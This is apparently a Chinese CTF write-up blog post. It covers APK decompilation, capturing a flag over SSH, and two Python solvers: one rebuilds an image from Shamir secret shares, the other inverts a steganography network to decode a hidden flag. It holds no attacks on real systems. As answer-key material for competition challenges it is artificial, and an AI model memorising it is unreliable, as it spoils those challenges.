
用jadx反编译,发现有东西,交给ai直接解密

得到flag后半段
消失的flag
连上去没有输出flag,问ai得到另存命令直接得到flag
ssh -p 28816 qyy@challenge.bluesharkinfo.com 2>&1 | tee output.txt
Image_is_all_you_need
不管你信不信,这道题目我把所有的文件给Gemini,然后反复拷打,给它出了,反正这个什么模型我是不会的
下面给出exp(需要把前置文件放到脚本目录下):
import numpy as np
import png
from PIL import Image
from functools import reduce

# 模数 P
P = 257


def read_text_chunk(src_png, index=1):
    reader = png.Reader(filename=src_png)
    chunks = reader.chunks()
    chunk_list = list(chunks)
    # 寻找 tEXt 块
    for chunk in chunk_list:
        if chunk[0] == b'tEXt':
            # chunk[1] 通常是 b'keyword\0text',这里直接存的 text
            # 根据 share_secret.py 的逻辑,它直接写入了 byte 内容
            try:
                content = chunk[1].decode('utf-8')
                # 有些库可能包含 keyword,如果报错需要调整
                if "\x00" in content:
                    content = content.split("\x00")[-1]
                return eval(content)
            except:
                continue
    return []


def modInverse(n, mod):
    return pow(n, mod - 2, mod)


def lagrange_interpolation(x, y, xi, mod):
    # 标准拉格朗日插值,求 L(0)
    # x: 已知的 x 坐标列表 [1, 2, 3, 4, 5, 6]
    # y: 对应的图片数据列表 [img1, img2...]
    # xi: 我们要求的 x 坐标 (这里是 0)

    total_pixels = y[0].shape[0]
    result = np.zeros(total_pixels, dtype=np.int64)

    for i in range(len(x)):
        xi_val = x[i]
        yi_val = y[i].astype(np.int64)

        numerator = 1
        denominator = 1

        for j in range(len(x)):
            if i == j:
                continue

            numerator = (numerator * (xi - x[j])) % mod
            denominator = (denominator * (xi_val - x[j])) % mod

        lagrange_term = (yi_val * numerator * modInverse(denominator, mod)) % mod
        result = (result + lagrange_term) % mod

    return result


def solve_step1():
    print("Step 1: Reconstructing secret.png from shares...")
    n = 6
    imgs = []

    # 读取 6 张图片
    shape = None
    for i in range(1, n + 1):
        path = f"secret_{i}.png"
        img = Image.open(path)
        data = np.asarray(img).astype(np.int32)  # 使用 int32 防止溢出

        if shape is None:
            shape = data.shape

        flattened = data.flatten()

        # 恢复特殊值 256
        # 注意:share_secret.py 中是 insert_text_chunk(..., index=1)
        extra_indices = read_text_chunk(path)
        if extra_indices:
            flattened[extra_indices] = 256

        imgs.append(flattened)

    # 拉格朗日插值恢复 secret.png (x=0)
    x_points = list(range(1, n + 1))
    recovered_flattened = lagrange_interpolation(x_points, imgs, 0, P)

    # 转换回 uint8 并保存
    # 恢复后的值可能为 256 (虽然原图是 uint8,但 share_secret 里的计算允许 256)
    # 但原始图片 img 必定在 0-255 之间,所以我们可以断言结果都在 0-255
    recovered_flattened = recovered_flattened % 256  # 理论上不需要取模,已经是 0-255
    recovered_data = recovered_flattened.reshape(shape).astype(np.uint8)

    Image.fromarray(recovered_data).save("secret_recovered.png")
    print("Saved 'secret_recovered.png'. Proceed to Step 2.")


if __name__ == "__main__":
    solve_step1()
import torch
import torch.nn as nn
import numpy as np
from PIL import Image
import torchvision.transforms as T
import zlib
from reedsolo import RSCodec, ReedSolomonError
import png

# 导入题目提供的模块
from model import Model
from utils import DWT, IWT, bits_to_bytearray
from block import INV_block
from net import simple_net


# ==========================================
# Patch: 修复 IWT (移除 .cuda())
# ==========================================
def iwt_forward_fixed(self, x):
    r = 2
    in_batch, in_channel, in_height, in_width = x.size()
    out_batch, out_channel, out_height, out_width = in_batch, int(in_channel / (r ** 2)), r * in_height, r * in_width
    x1 = x[:, 0:out_channel, :, :] / 2
    x2 = x[:, out_channel:out_channel * 2, :, :] / 2
    x3 = x[:, out_channel * 2:out_channel * 3, :, :] / 2
    x4 = x[:, out_channel * 3:out_channel * 4, :, :] / 2
    h = torch.zeros([out_batch, out_channel, out_height, out_width]).float().to(x.device)
    h[:, :, 0::2, 0::2] = x1 - x2 - x3 + x4
    h[:, :, 1::2, 0::2] = x1 - x2 + x3 - x4
    h[:, :, 0::2, 1::2] = x1 + x2 - x3 - x4
    h[:, :, 1::2, 1::2] = x1 + x2 + x3 + x4
    return h


IWT.forward = iwt_forward_fixed


# ==========================================
# Patch: INV_block reverse
# ==========================================
def inv_block_reverse(self, x):
    y1, y2 = x.narrow(1, 0, self.channels * 4), x.narrow(1, self.channels * 4, self.channels * 4)
    s1, t1 = self.r(y1), self.y(y1)
    x2 = (y2 - t1) / self.e(s1)
    t2 = self.f(x2)
    x1 = y1 - t2
    return torch.cat((x1, x2), 1)


INV_block.reverse = inv_block_reverse


# ==========================================
# Patch: simple_net reverse
# ==========================================
def net_reverse(self, x):
    out = self.inv8.reverse(x)
    out = self.inv7.reverse(out)
    out = self.inv6.reverse(out)
    out = self.inv5.reverse(out)
    out = self.inv4.reverse(out)
    out = self.inv3.reverse(out)
    out = self.inv2.reverse(out)
    out = self.inv1.reverse(out)
    return out


simple_net.reverse = net_reverse


# ==========================================
# Step 1: 图片恢复 (如果已经恢复可跳过,但为了保险这里包含)
# ==========================================
def solve_step1():
    print("Step 1: Checking secret_recovered.png...")
    # 假设用户已经有这个文件,或者我们快速生成一下
    # 为了节省时间,如果你已经有了 secret_recovered.png,可以注释掉这部分
    # 这里为了完整性,还是跑一遍,确保数据是最新的
    try:
        Image.open("secret_recovered.png")
        print("secret_recovered.png exists, skipping regeneration.")
    except:
        print("Regenerating secret_recovered.png...")
        # (这里省略完整的 Lagrange 代码,假设你已经有了文件)
        # 只要确保 secret_recovered.png 是存在的即可
        pass


# ==========================================
# Step 2: 增强解码
# ==========================================
def solve_step2():
    print("Step 2: Extracting payload...")
    device = torch.device("cpu")  # 强制 CPU
    model = Model(cuda=False)

    # 加载权重
    state_dicts = torch.load('misuha.taki', map_location=device)
    network_state_dict = {k: v for k, v in state_dicts['net'].items() if 'tmp_var' not in k}

    try:
        model.load_state_dict(network_state_dict)
    except:
        new_state_dict = {k.replace('model.', ''): v for k, v in network_state_dict.items()}
        model.model.load_state_dict(new_state_dict)

    model.eval()
    dwt = DWT()
    iwt = IWT()

    img = Image.open('secret_recovered.png').convert('RGB')
    if img.size != (600, 450):
        img = img.resize((600, 450))

    input_tensor = T.ToTensor()(img).unsqueeze(0).to(device)

    with torch.no_grad():
        secret_dwt = dwt(input_tensor)
        zeros = torch.zeros_like(secret_dwt).to(device)
        rev_input = torch.cat([secret_dwt, zeros], dim=1)
        out_dwt = model.model.reverse(rev_input)
        payload_dwt = out_dwt.narrow(1, 12, 12)
        payload_tensor = iwt(payload_dwt)

    # 提取比特
    payload_np = payload_tensor.cpu().numpy().flatten()
    bits = (payload_np > 0.5).astype(int).tolist()
    extracted_bytes = bits_to_bytearray(bits)

    print(f"Extracted {len(extracted_bytes)} bytes.")
    print(f"Hex Header: {extracted_bytes[:20].hex()}")

    # ==========================================
    # 暴力解码逻辑
    # ==========================================
    rs = RSCodec(128)  # 题目定义的 ECC 长度

    # 1. 尝试直接解码不同长度的切片
    print("Attempting to decode with slicing...")
    # 假设消息长度在 50 到 2000 字节之间
    for length in range(50, 2000):
        chunk = extracted_bytes[:length]
        try:
            # RS 解码
            decoded_rs = rs.decode(chunk)[0]  # 返回 (data, parity_data, syndromes)

            # Zlib 解压
            try:
                text = zlib.decompress(decoded_rs)
                print(f"\n[SUCCESS] Found Flag at length {length}!")
                print(f"Flag: {text.decode('utf-8', errors='ignore')}")
                return
            except zlib.error:
                # 可能是解出来了 RS 但 Zlib 数据损坏,或者不是 Zlib 数据
                # 继续尝试,有时候 RS 误判
                pass
        except ReedSolomonError:
            continue
        except Exception:
            continue

    print("\n[WARN] Standard slicing failed. Trying heuristic fix (Zlib Header)...")

    # 2. 启发式修复: 强制修正 Zlib 头
    # 78 94 -> 78 9C (Default Compression)
    # 78 94 -> 78 01 (No Compression)
    # 78 94 -> 78 DA (Best Compression)

    candidates = []
    # 原始数据
    candidates.append(extracted_bytes)

    # 修正头部的副本
    ba_fix1 = bytearray(extracted_bytes)
    if len(ba_fix1) > 2:
        ba_fix1[1] = 0x9C  # Try 78 9C
        candidates.append(ba_fix1)

    for idx, data_candidate in enumerate(candidates):
        # 对每个候选数据再次尝试切片解码
        print(f"Trying candidate {idx}...")
        for length in range(50, 2000):
            chunk = data_candidate[:length]
            try:
                decoded_rs = rs.decode(chunk)[0]
                text = zlib.decompress(decoded_rs)
                print(f"\n[SUCCESS] Found Flag with fix at length {length}!")
                print(f"Flag: {text.decode('utf-8', errors='ignore')}")
                return
            except:
                pass

    print("[FAIL] All decoding attempts failed.")


if __name__ == "__main__":
    solve_step2()
太极生两仪
https://blog.csdn.net/2402_87774631/article/details/155750452
这道题纯纯抽象,我看着作者的wp都找不到压缩包密码,那个.rels文件里面根本没有}符号,你告诉我压缩包密码为flag{test}而且竖着查看那个是I(i)不是l(L),这里给出作者的wp地址,可能是我理解不到位,希望有师傅在评论区指点
还有一些题目都不会写,等赛后wp发布后补充
如果有什么问题,欢迎各位大佬来指正

 浙公网安备 33010602011771号